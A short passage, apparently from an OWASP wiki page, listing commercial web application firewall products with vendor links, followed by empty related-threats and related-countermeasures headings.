- [<http://fortifysoftware.com/products/defender/> Fortify Software Defender]
- [<http://forumsys.com/> Forum Systems Xwall, Sentry]
- [[http://www.imperva.com/products/securesphere/web\\_application\\_firewall.html](http://www.imperva.com/products/securesphere/web_application_firewall.html) Imperva SecureSphere™]
- [<http://www.microsoft.com/isaserver/default.msp> Microsoft ISA]
- [[http://www.visonys.com/Die\\_Loesung\\_visonysAirlock\\_211.en.html](http://www.visonys.com/Die_Loesung_visonysAirlock_211.en.html) Visonys Airlock]
- [<http://www.webscurity.com/products.htm> mWEbscurity webApp.secure]
- [<http://www.xtradyne.com/> Xtradyne Application Firewalls]

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

[[Category:OWASP Tools Project]]